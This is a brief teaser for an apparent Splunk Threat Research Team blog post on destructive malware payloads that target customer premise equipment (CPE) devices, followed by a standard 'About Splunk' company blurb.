Security 5 Min Read

STRT-TA03 CPE - Destructive Software

The Splunk Threat Research Team is monitoring several malicious payloads targeting Customer Premise Equipment (CPE) devices. These are defined as devices that are at customer (Commercial, Residential) premises and that provide connectivity and services to the internet backbone

About Splunk

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are secure, resilient and innovative.

Founded in 2003, Splunk is a global company — with over 7,500 employees, Splunkers have received over 1,020 patents to date and availability in 21 regions around the world — and offers an open, extensible data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.

Learn more about Splunk